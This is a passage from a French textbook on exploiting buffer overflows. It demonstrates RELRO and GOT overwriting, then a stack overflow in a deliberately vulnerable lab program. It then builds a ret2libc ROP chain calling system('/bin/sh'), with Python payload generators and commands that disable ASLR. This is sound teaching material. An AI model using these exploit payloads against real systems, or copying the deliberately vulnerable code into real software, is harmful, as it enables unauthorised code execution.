FIGURE 3.9 – Seconde exécution du programme permettant de déterminer certaines valeurs intéressantes pour la protection **SSP**

Pour palier les faiblesses de sécurité mentionnée, il est nécessaire que l'ensemble des fonctions soit résolue au début de l'exécution du programme et qu'ensuite la **GOT** soit rendue accessible en Lecture uniquement. Cela empêchera alors la corruption de celle-ci au *runtime* lors de l'exploitation d'un *buffer overflow*. Prenons le code suivant :

```

1  #include <stdlib.h>
2  #include <stdio.h>
3
4  int main(void){
5
6      printf("relro");
7      strtol("relro", NULL, 8);
8
9      return 1;
10 }
```

Ce code ne fait qu'afficher une chaîne de caractères sur la sortie standard et convertir une chaîne de caractères en entier non signé. Comme la protection **PIE** est activée par défaut et que l'on cherche simplement à voir l'action de la protection **RelRO**, compilons ce programme en enlevant la protection **PIE** comme suit :

```
1 gcc relro_test.c -no-pie -o relro_test
```

Par défaut, la protection **RelRO** est sur partielle. Regardons l'adresse de ces fonctions dans la **GOT** à l'aide de la commande **objdump** suivante :

```
1 objdump -R relro_test | grep -i 'printf\|strtol'
```

Le résultat est présenté sur la figure 3.10

```
(shellchocolat)→ → stack objdump -R relro_test | grep -i 'printf\|strtol'
0000000000404000 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
0000000000404008 R_X86_64_JUMP_SLOT strtol@GLIBC_2.2.5
```

FIGURE 3.10 – Protection **RelRO** partielle et visualisation de deux adresses dans la **GOT**

On peut penser que l'ordre d'appel des fonctions modifiera l'ordre des fonctions dans la **GOT**. En inversant l'appel à la fonction `printf()` avec la fonction `strtol()`, on se rend compte que l'adresse de la fonction `printf()` reste `0x404000` et celle de la fonction `strtol()` reste `0x404008`. Par contre, si l'on enlève la fonction `printf()` du code, la fonction `strtol()` se retrouvera bien à l'adresse `0x404000`. Lorsque l'on compile le même exécutable avec la protection **RelRO** comme suit :

```
1 gcc relro_test.c -no-pie -z now -o relro_test
```

on se rend compte que l'adresse n'est plus la même comme on peut le voir sur la figure 3.11.

```
(shellchocolat)→ → stack objdump -R relro_test | grep -i 'printf\|strtol'
0000000000403fe0 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
0000000000403fe8 R_X86_64_JUMP_SLOT strtol@GLIBC_2.2.5
```

FIGURE 3.11 – Protection **RelRO** complète et visualisation de deux adresses dans la **GOT**

Tentons à présent de modifier la valeur sur la **GOT** de la fonction `strtol()` avec le code suivant :

```
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 int main(void){
5
6     strtol("relro", NULL, 8);
7
8     size_t * p = (size_t *) 0x404000;
9     p[0] = 0xBEEFBEEF;
```

```

10
11     strtol("relro", NULL, 8);
12
13     return 1;
14 }

```

La valeur située à l'adresse **0x404000** correspondant alors initialement à l'adresse de la fonction **strtol()** est alors remplacée par la valeur **0xB33FB33F**. Ainsi lors de l'exécution du second **strtol()** (ligne 11), une erreur se produit car l'adresse **0xB33FB33F** n'existe pas en mémoire. Cette modification en mémoire peut se voir sur la figure 3.12 et l'erreur associée est sur la figure 3.13.




FIGURE 3.12 – Ré-écriture de la **GOT** par l'adresse **0xB33FB33F**




FIGURE 3.13 – Erreur associée à l'accès à une adresse non *mappée* en mémoire dû à la corruption de la **GOT**

Si l'on compile le même code en remplaçant la valeur **0x404000** par la valeur **0x403FE8** (qui correspond à l'adresse de la fonction **strtol** lorsque la protection **RelRO** est mise en place), on obtient le même **segfault**. Cependant l'erreur remontée est bien différente comme on peut le voir sur la figure 3.14.

L'instruction responsable de cet accès mémoire interdit est **MOV [rax], rcx** avec le registre **rax** contenant l'adresse **0x403FE8**. La protection **RelRO** étant mise en place, cette adresse n'est plus accessible en Écriture. Il n'est donc plus possible de corrompre la **GOT** lorsque cette protection est appliquée.




FIGURE 3.14 – Erreur associée à l'accès interdit à une adresse

Chapitre 4

Contournement des protections

Dans les sections qui suivent, différent contournement de protection seront évoqués. Afin de ne pas perdre de temps dans l'analyse de code vulnérable, celui-ci sera toujours quasiment le même. Rappelons que l'objectif de cet ouvrage est l'analyse des différentes méthodes d'exploitation de *buffer overflow* et non l'analyse de code. Le code suivant permet de lire le contenu d'un fichier et de le copier dans un *buffer* :

```
1  /*
2   * gcc stack2.c -fno-stack-protector -z execstack -g -o stack2
3   */
4
5  #include <stdlib.h>
6  #include <stdio.h>
7  #include <string.h>
8
9  int bof(void){
10     char buffer[8];
11
12     FILE *fp;
13     fp = fopen("myfile.txt", "r");
14
15     fread(buffer, sizeof(char), 256, fp);
16
17     return 1;
18 }
19
20 int main(void){
21     bof();
22
23     return 1;
24 }
```

Les lignes de commandes permettant de compiler cet exemple sont :

```

1 gcc stack2.c -fno-stack-protector -g -z execstack -o stack2
2 sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

valeur	protection
partiel	RELRO
non	SSP
non	NX
oui	PIE
non	ASLR

TABLE 4.1 – Protections

L'argument **-z execstack** permet de rendre la pile exécutable. Par défaut celle-ci ne l'est plus. L'objectif de cet exemple étant d'exécuter du code chargé en mémoire par l'utilisateur par le biais d'un fichier, il est indispensable de rendre la pile exécutable car le contenu du-dit fichier sera stocké sur la pile. Il sera appréhendé dans la suite de cet chapitre, une manière de contourner ce type de protection. L'ensemble des protections mises en place est présenté dans le tableau 4.1.

La fonction **bof()** initialise une variable **buffer** comme étant un espace-mémoire de 8 *bytes*. La fonction **fopen()** est ensuite utilisée pour ouvrir le fichier "myfile.txt" et obtenir alors un pointeur de fichier (**fp**). Ce pointeur de fichier est ensuite utilisé par la fonction **fread()** de manière à lire exactement 256 *bytes* caractère par caractère. Le contenu du fichier est alors copié dans la variable **buffer** qui est clairement sous dimensionnée. Bien que la fonction **fread()** effectue une vérification de la taille de l'entrée utilisateur (ici le contenu du fichier), la copie s'effectuera au-delà de l'espace-mémoire associé à la variable **buffer**. En effet, la fonction **fread()** ne vérifie pas que le *buffer* de destination est suffisamment grand pour contenir l'ensemble des *bytes* lus.

Le code assembleur de la fonction **bof()** est le suivant :

```

1 ; int bof(void){}
2
3 PUSH    rbp
4 MOV     rbp, rsp
5 SUB     rsp, 0x10
6
7 LEA     rax, [address of fp]
8 MOV     rsi, rax
9 LEA     rax, [address of "myfile.txt"]
10 MOV    rdi, rax
11 CALL   fopen
12
```

```

13  MOV     [rbp-8], rax
14  MOV     rdx, [rbp-8]
15  LEA     rax, [rbp-0x10]
16  MOV     rcx, rdx
17  MOV     edx, 0x100
18  MOV     esi, 1
19  MOV     rdi, rax
20  CALL    fread
21
22  MOV     eax, 1
23
24  LEAVE
25  RET

```

Le point d'intérêt dans la mémoire est à **rbp-0x10**. Il s'agit de l'adresse sur la pile associée à la variable **buffer**. En inscrivant 8 "A" dans le fichier "myfile.txt" et en exécutant la fonction **fread()**, on obtient l'état de la pile suivant :

```

1  ...
2  00007FFF:FFFFDF10    4141414141414141
3  00007FFF:FFFFDF18    000055555555592A0
4  00007FFF:FFFFDF20    00007FFFFFFFFDF30    (saved rbp)
5  00007FFF:FFFFDF28    000055555555519B    (saved ret)
6  ...

```

On voit bien les 8 "A" copiés dans le *buffer* associé à la variable **buffer** à la ligne 2. La ligne 3 contient le retour de la fonction **fopen()**. Suite à cela, les adresses qu'ils nous intéressent d'écraser pour rediriger le flot d'exécution du programme. Afin d'écraser l'adresse associée au retour du flot d'exécution (**FFFFDEF8**), écrivons dans le fichier 8 "A" + 8 "B" + 8 "C" + 8 "D". Ainsi l'adresse **FFFFDEF8** sera remplie avec des **0x44**. Suite à l'exécution de la fonction **fread()**, l'état de la pile est le suivant :

```

1  ...
2  00007FFF:FFFFDF10    4141414141414141
3  00007FFF:FFFFDF18    4242424242424242
4  00007FFF:FFFFDF20    4343434343434343    (saved rbp)
5  00007FFF:FFFFDF28    4444444444444444    (saved ret)
6  ...

```


L'écrasement de la pile semble fonctionner. De plus, rien n'empêche d'écrire plus loin sur la pile. Il est ainsi possible d'y inscrire un *shellcode* entier. L'adresse de retour doit donc pointer vers l'adresse du *shellcode*. La difficulté réside dans la recherche de cette adresse en mémoire. Pour un système sur lequel l'**ASLR** est désactivé, l'adresse de la pile est toujours la même durant une même session. En revanche,

elle changera à chaque démarrage de la machine. Pour connaître l'adresse de la pile, il suffit alors de créer un problème qui affiche cette adresse que l'on pourra ensuite utiliser dans l'exploit. Le programme suivant permet de récupérer l'adresse de la pile :

```

1  /*
2   * gcc get_rsp.c -o get_rsp
3   */
4
5  #include <stdio.h>
6
7  unsigned long get_rsp(void){
8      __asm__("mov %rsp, %rax");
9  }
10
11 int main(){
12     printf("RSP: 0x%lx\n", get_rsp());
13     return 1;
14 }
```

Ce programme est très simple. Il exécute du code assembleur de manière à récupérer l'adresse de la pile et de l'afficher à l'écran. La figure 4.1 présente l'exécution de ce programme.



```

(shellchocolat)→ →stack ./get_rsp
RSP: 0x7fffffffdf40
```

FIGURE 4.1 – Récupération de l'adresse de la pile sur un système sans ASLR

Le *shellcode* utilisé est une série de **NOP** (0x90. Le fichier "myfile.txt" est alors le suivant :

```

AAAAAAAA
BBBBBBBB
CCCCCCCC
DDDDDDDD
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
```

Le programme **python3** suivant a été utilisé pour le générer :

```

1  import binascii
2
3  hex_str = "41"*8
4  hex_str+= "42"*8
5  hex_str+= "43"*8
6  hex_str+= "44"*8
7  hex_str+= "90"*100
8
9  bin_str = binascii.unhexlify(hex_str)
10
11 with open('myfile.txt', 'wb') as fp:
12     fp.write(bin_str)

```

A la suite de l'exécution de la fonction **fread()**, l'état de la pile est alors le suivant :

```

1  ...
2  00007FFF:FFFFDF10      4141414141414141
3  00007FFF:FFFFDF18      4242424242424242
4  00007FFF:FFFFDF20      4343434343434343      (saved rbp)
5  00007FFF:FFFFDF28      4444444444444444      (saved ret)
6  00007FFF:FFFFDF30      9090909090909090
7  00007FFF:FFFFDF38      9090909090909090
8  00007FFF:FFFFDF40      9090909090909090
9  00007FFF:FFFFDF48      9090909090909090
10 00007FFF:FFFFDF50      9090909090909090
11 00007FFF:FFFFDF58      9090909090909090
12 00007FFF:FFFFDF60      9090909090909090
13 00007FFF:FFFFDF68      9090909090909090
14 ...

```

On voit alors qu'il faut mettre du *padding* (16 *bytes* exactement) de manière à arriver à positionner le *shellcode* à l'adresse **FFFFDF40**. Le fichier doit donc avoir l'allure suivante (ne pas oublier de mettre l'adresse du *shellcode* en *little-endian*) :

```

AAAAAAAA
BBBBBBBB
CCCCCCCC
\x40\xDF\xFF\xFF\xFF\x7F\x00\x00
DDDDDDDD
EEEEEEEE
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90

```

```
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90
```

Le code permettant de générer le fichier "myfile.txt" est alors :

```
1 import binascii
2
3 hex_str = "41"*24          # junk
4 hex_str+= "40DFFFFFFF7F0000" # payload address
5 hex_str+= "41"*16          # junk
6 hex_str+= "90"*100         # payload
7
8 bin_str = binascii.unhexlify(hex_str)
9
10 with open('myfile.txt', 'wb') as fp:
11     fp.write(bin_str)
```

Le *buffer overflow* présenté ici permet alors d'exécuter du code externe au code du programme. Cependant, la fonction **fread()** n'est pas intrinsèquement vulnérable. Tout comme la fonction **strncpy()** qui spécifie le nombre de *bytes* à copier, la fonction **fread()** le fait également. Il s'agit alors d'une erreur du développeur qui a mal dimensionné son *buffer* de réception. Ainsi, bien qu'une fonction soit, *a priori*, sécurisée, une vulnérabilité peut apparaître suite à une mauvaise utilisation de celle-ci.

4.1 Contournement de la protection NX

La protection **NX** permet d'assurer que le binaire aura une pile Non eXécutable. Ainsi les *shellcodes* qui seraient présents sur la pile suite à un *buffer overflow* ne sont pas exécutables. Sous certaines conditions, il est possible d'exécuter du code malveillant en évitant d'écrire du code sur la pile. L'attaque **Ret2Libc** (*Return to Libc*) est une technique courante pour exploiter les vulnérabilités de débordement de tampon, notamment les débordements de tampon basés sur des retours de fonction. Cette méthode d'attaque est principalement utilisée lorsque la pile n'est pas exécutable (protection **NX**), rendant impossible l'exécution de code arbitraire directement sur celle-ci.

L'idée fondamentale de l'attaque **Ret2Libc** est d'écraser la valeur de retour d'une fonction avec l'adresse d'une fonction de la bibliothèque **C** standard (**libc**) qui se trouve déjà chargée en mémoire. En exploitant cette vulnérabilité, il est possible de forcer le programme à exécuter du code malveillant en utilisant des fonctions de la bibliothèque **C** standard qui sont déjà disponibles dans l'espace mémoire du processus.

Le code suivant est utilisé pour développer le processus de développement de cette attaque :

```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(void){
6      char buffer[8];
7
8      FILE *fp;
9      fp = fopen("myfile.txt", "r");
10
11     fread(buffer, sizeof(char), 256, fp);
12
13     return 1;
14 }
15
16 int main(void){
17
18     bof();
19
20     return 1;
21 }
```

La compilation de cet exemple est comme suit :

```

1  gcc ret2libc.c -fno-stack-protector -g -o ret2libc
2  sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

valeur	protection
partiel	RELRO
non	SSP
oui	NX
non	PIE
non	ASLR

TABLE 4.2 – Protections

Le programme est extrêmement simple, les protections qui lui sont associées sont présentées dans le tableau 4.2. Il s'agit du même exemple que celui présenté précédemment sur une incompréhension de l'utilisation sécurisée de la fonction **fread()**. Le lecteur est invité à comprendre de lui-même ce code ou bien à se référer à la section ???. L'objectif de cet exemple est de faire appel à la fonction **system()** contenue

dans la **libc**. Le *plugin* **FunctionFinder** du *debugger* **edb** permet de lister l'ensemble des fonctions d'une bibliothèque. Les adresses de début et de fin de chaque section des différents modules chargés en mémoire sont présentées sur la figure 4.2.

Start Address	End Address	Permissions	Name
0x000055555555000	0x0000555555556000	r-x	/home/shellchocolat/BOF/stack/ret2libc
0x0000555555556000	0x0000555555557000	r--	/home/shellchocolat/BOF/stack/ret2libc
0x0000555555557000	0x0000555555558000	r--	/home/shellchocolat/BOF/stack/ret2libc
0x0000555555558000	0x0000555555559000	rw-	/home/shellchocolat/BOF/stack/ret2libc
0x00007ffff7dc5000	0x00007ffff7dc8000	rw-	
0x00007ffff7dc8000	0x00007ffff7dee000	r--	/usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7dee000	0x00007ffff7f43000	r-x	/usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f43000	0x00007ffff7f97000	r--	/usr/lib/x86_64-linux-gnu/libc.so.6

FIGURE 4.2 – Visualisation des adresses des différents modules chargés en mémoire

On voit que la **libc** est chargée en mémoire à l'adresse **7DEE8000**. Cependant la zone-mémoire qui doit contenir la fonction **system()** est probablement située dans une zone accessible en Lecture-Exécution. Cette adresse est donc comprise entre **7DEE000** et **7F43000**. On peut vérifier cela en regardant la figure 4.3.

Start Address	End Address	Size	Score	Type	Symbol
0x00007ffff7e14920	0x00007ffff7e1494c	45	0	Standard Function	libc.so.6!system
0x00007ffff7f0cf40	0x00007ffff7f0cfa2	99	0	Standard Function	libc.so.6!svcerr_sys...



FIGURE 4.3 – Visualisation de l'adresse de la fonction **system()**

L'adresse à retenir pour la fonction **system()** est donc **7E14920**. Le prototype de cette fonction est le suivant :

```
1 int system(const char *command);
```

On constate qu'un seul paramètre est nécessaire pour son utilisation. Pour cet exemple, nous allons faire exécuter au binaire un *shell*. Pour ouvrir un *shell*, il faut alors passer la chaîne de caractère **/bin/sh** à la fonction **system()**. Cette chaîne de caractère n'est pas présente dans le binaire vulnérable. Cependant, elle l'est dans la **libc**. Pour vérifier cela, le *plugins* **BinarySearcher** du *debugger* **edb** est utilisé (voir figure 4.4).

/bin/sh est présente à l'adresse **F7F5E04F** comme on peut le voir sur la figure 4.5.

FIGURE 4.4 – Recherche de la chaîne de caractères `/bin/sh` dans la `libc`FIGURE 4.5 – Visualisation de l'adresse de la chaîne de caractères `/bin/sh`

Comme l'indique la convention d'appel **Linux**, le premier paramètre d'une fonction doit être positionné dans le registre **rdi**. Pour fournir l'adresse de la chaîne de caractères `/bin/sh` à la fonction `system()`, il faut s'assurer que cette adresse soit placée dans le registre **rdi**. La technique du **ROP** (*Return Oriented Programming*) est utilisée pour cela. Le **ROP** permet d'utiliser des instructions propres au code, ce qui évite à l'attaquant de déployer lui-même du code malveillant. Ainsi la charge malveillante est constituée d'adresses pointant vers des instructions internes du code. Dans le cas qui nous intéresse, à savoir placer une adresse pointant vers une chaîne de caractères dans un registre, il faudrait que cette adresse soit placée sur la pile (on a déjà récupéré l'adresse auparavant), puis d'utiliser l'instruction **POP rdi** afin de la placer dans le registre **rdi**. Cette instruction est très commune et doit forcément déjà être présente, soit dans le code du programme, soit dans le code d'une des bibliothèques chargées en mémoire. Cependant, une fois le **POP rdi** effectué, le code continuera son exécution avec les instructions qui suivront et qui n'auront aucune utilité avec notre attaque. Il est donc indispensable que l'instruction qui suit le **POP rdi** soit un **RET**. La combinaison de une ou plusieurs instructions suivies d'un **RET** s'appelle un **gadget**. Le **RET** permet de récupérer l'adresse sur la pile et de la placer dans le registre d'instruction **rip**, permettant alors de poursuivre l'attaque avec les instructions fournies par l'attaquant. Il est donc possible d'effectuer des attaques complexes en enchainant les **gadgets**. Dans cet exercice, une fois que la chaîne de caractères `/bin/sh` est dans le registre **rdi**, et que le mnémonique **RET** est exécuté, il suffit d'avoir à cet instant l'adresse de la fonction `system()` sur la pile afin de l'exécuter correctement. Le principe de l'attaque est donc le suivant :

```

1 Écrasement jusqu'à la sauvegarde de rbp
2 A la place de l'adresse de retour: POP rdi; RET
3 Adresse de "/bin/sh"
4 Adresse de system()

```

Le *plugin* **ROPTool** du *debugger* **edb** permet de trouver un **gadget** convenable dans la **libc**. La figure 4.6 indique qu'un tel **gadget** est présent à l'adresse **F7DEFC65**




FIGURE 4.6 – Récupération de l'adresse d'un gadget POP rdi ; RET

La *payload* doit alors permettre d'obtenir l'état de la pile suivant :

```

1 ...
2 4141414141414141
3 4242424242424242
4 4343434343434343 (saved rbp)
5 00007FFFF7DEFC65 (address of POP rdi; RET)
6 00007FFFF7F5E04F (address of "/bin/sh")
7 00007FFFF7E14920 (address of system())
8 ...

```

Le programme **Python3** suivant permet d'obtenir un fichier qui lorsqu'il sera chargé en mémoire modifiera la pile de manière à obtenir l'état présenté ci-dessus :

```

1 import binascii
2
3 hex_str = "41"*8 # junk
4 hex_str+= "42"*8 # junk
5 hex_str+= "43"*8 # junk saved rbp
6 hex_str+= "65FCDEF7FF7F0000" # address of pop rdi; ret
7 hex_str+= "4FE0F5F7FF7F0000" # address of "/bin/sh"
8 hex_str+= "2049E1F7FF7F0000" # address of system()
9 hex_str+= "706AE0F7FF7F0000" # address of exit()
10 bin_str = binascii.unhexlify(hex_str)
11

```

```

12 with open('myfile.txt', 'wb') as fp:
13     fp.write(bin_str)

```

La figure 4.7 présente ce résultat vu dans le *debugger*.

00007fff:ffffdf00	4141414141414141	AAAAAAA
00007fff:ffffdf08	4141414141414141	AAAAAAA
00007fff:ffffdf10	4242424242424242	BBBBBBB
00007fff:ffffdf18	00007fff7defc65	e 0 0...
00007fff:ffffdf20	00007fff7f5e04f	0 0 0...
00007fff:ffffdf28	00007fff7e14920	I f 0...
00007fff:ffffdf30	00007fff7e06a70	p j 0...

FIGURE 4.7 – Vérification de l'état de la pile après la lecture du fichier malveillant

On remarque qu'une adresse supplémentaire a été ajoutée. Il s'agit de l'adresse de la fonction `exit()` de manière à sortir proprement du programme une fois que celui-ci a été exploité. Le lecteur est invité à retrouver l'adresse de cette fonction en utilisant le *plugin* **FunctionFinder**. Le lecteur est également invité à suivre pas à pas l'exécution de la *payload* de manière à se rendre compte par lui-même de l'efficacité de la technique du **ROP**. Cependant, lorsque la *payload* se déroule, aucun *shell* n'est rendu à l'attaquant. L'erreur présentée sur la figure 4.8 apparaît.




FIGURE 4.8 – Erreur suite à l'exécution de la *payload*

Lorsque l'on regarde l'état du *debugger* suite à cette erreur, l'état présenté sur la figure 4.9 apparaît alors.

00007fff:f7e14603	0f 29 44 24 50	movaps [rsp+0x50], xmm0
00007fff:f7e14608	48 c7 44 24 68 00 00 0...	mov [rsp+0x68], 0
00007fff:f7e14611	e8 fa 9b 0a 00	call libc.so.6!posix_spawn
00007fff:f7e14616	48 89 df	mov edi, edi
00007fff:f7e14619	41 89 c4	mov ecx, ecx
00007fff:f7e1461c	e8 ef 9a 0a 00	call libc.so.6!posix_spawnattr_destroy
00007fff:f7e14621	45 85 e4	test al, al
00007fff:f7e14624	0f 84 ee 00 00 00	jbe 0x7ffff7e14718

xmm0 = {-9.973927e+33, 4.5916e-41, -9.973922e+33, 4.5916e-41}
 xmmword ptr [rsp + 0x50] = [0x00007fffff7e1468] = {-1.0230158e+34, 4.5916e-41, -1.0230158e+34, 4.5916e-41}

FIGURE 4.9 – Information concernant l'erreur d'exécution

Les informations présentées sur les figures 4.8 et 4.9 suggèrent un problème liée à la pile. Le programme s'arrête sur l'instruction **MOVAPS [rsp+0x50], xmm0**. Le mnémonique **MOVAPS** signifie *Move Aligned Packed Single Precision Floating-Point Values*. Il permet de travailler avec des valeurs en virgules flottantes. Pour fonctionner correctement, ce mnémonique a besoin que la pile soit alignée sur 16 *bytes* pour la version 128 *bits* (ce qui est le cas ici, car le registre **xmm0** est un registre de 128 *bits*). On voit sur la figure 4.9 que la valeur de **rsp+0x50** est **7FFFFFFFDBE8**. Lorsque l'on divise cette valeur par 16 de manière à vérifier l'alignement de la pile, on se rend que la valeur n'est pas entière. Elle vaut exactement **5D1745D15A1** avec un reste de **0x12**. La pile n'est donc pas alignée, ce qui empêche l'exécution correcte de la fonction **system()**. Ajouter 8 *bytes* à cette valeur la rend divisible par 16, ce qui corrige donc l'alignement de la pile. Il faut donc modifier notre *payload* de manière à rajouter 8 *bytes*. Il suffit donc de rajouter une adresse entre l'adresse de la chaîne de caractère `"/bin/sh"` et l'adresse de la fonction **system()**. Cependant, cela ne peut pas être n'importe quelle valeur. S'il s'agit d'une valeur aléatoire, lorsque le gadget **POP rdi; RET** exécutera le **RET**, le flot d'exécution se stoppera. Il faut donc une adresse d'un gadget correcte. Le gadget le plus simple qui ne fait que récupérer l'adresse du gadget suivant est le gadget **RET**. Il suffit donc d'incrémenter de 1 l'adresse du gadget **POP rdi; RET** de manière à obtenir l'adresse du **RET**. Le code suivant corrigé permet alors de générer un fichier malveillant fonctionnel permettant d'obtenir un *shell* :

```
1  import binascii
2
3  hex_str = "41"*16 # junk
4  hex_str+= "42"*8 # junk saved rbp
5  hex_str+= "65FCDEF7FF7F0000" # address of pop rdi; ret
6  hex_str+= "4FE0F5F7FF7F0000" # address of "/bin/sh"
7  hex_str+= "66FCDEF7FF7F0000" # address of ret: stack alignment
8  hex_str+= "2049E1F7FF7F0000" # address of system()
9  hex_str+= "706AE0F7FF7F0000" # address of exit()
10 bin_str = binascii.unhexlify(hex_str)
11
12 with open('myfile.txt', 'wb') as fp:
13     fp.write(bin_str)
```

On voit à la ligne 7 l'ajout du gadget **RET** qui permet d'aligner la pile sur 16 *bytes*. Suite à la lecture du fichier malveillant, l'état de la pile est alors correcte comme cela est présenté sur la figure 4.10.

Le fichier généré permet alors d'exploiter le binaire vulnérable comme cela est présenté sur la figure 4.11.

Afin de réaliser cette attaque, on constate que la désactivation de l'**ASLR** est un prérequis. En effet, si l'on remet l'**ASLR** en utilisant la commande suivante, on se rend compte que les adresses des différents gadgets utilisés dans l'exploit ne sont

00007fff:ffffdf00	4141414141414141	AAAAAAA
00007fff:ffffdf08	4141414141414141	AAAAAAA
00007fff:ffffdf10	4242424242424242	BBBBBBB
00007fff:ffffdf18	00007ffff7defc65	e □ □...
00007fff:ffffdf20	00007ffff7f5e04f	0c □ □...
00007fff:ffffdf28	00007ffff7defc66	f □ □...
00007fff:ffffdf30	00007ffff7e14920	I □ □...
00007fff:ffffdf38	00007ffff7e06a70	pj □ □...

FIGURE 4.10 – État de la pile alignée sur 16 *bytes*

```
(shellchocolat)→ →stack ./ret2libc
$ whoami
shellchocolat
$ █
```

FIGURE 4.11 – Exploitation réussie avec la technique **Ret2Libc**

plus les mêmes.

```
1 sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'
```

Les adresses des gadgets contenant des *null bytes*, il est important de noter que cette attaque n'aurait pas fonctionné sur un exemple prenant l'entrée utilisateur comme paramètre. L'exemple suivant par exemple récupère une entrée utilisateur via la fonction vulnérable **gets()** et l'affiche à l'écran.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int main(void){
6     char buffer[8];
7
8     printf("buffer:\n");
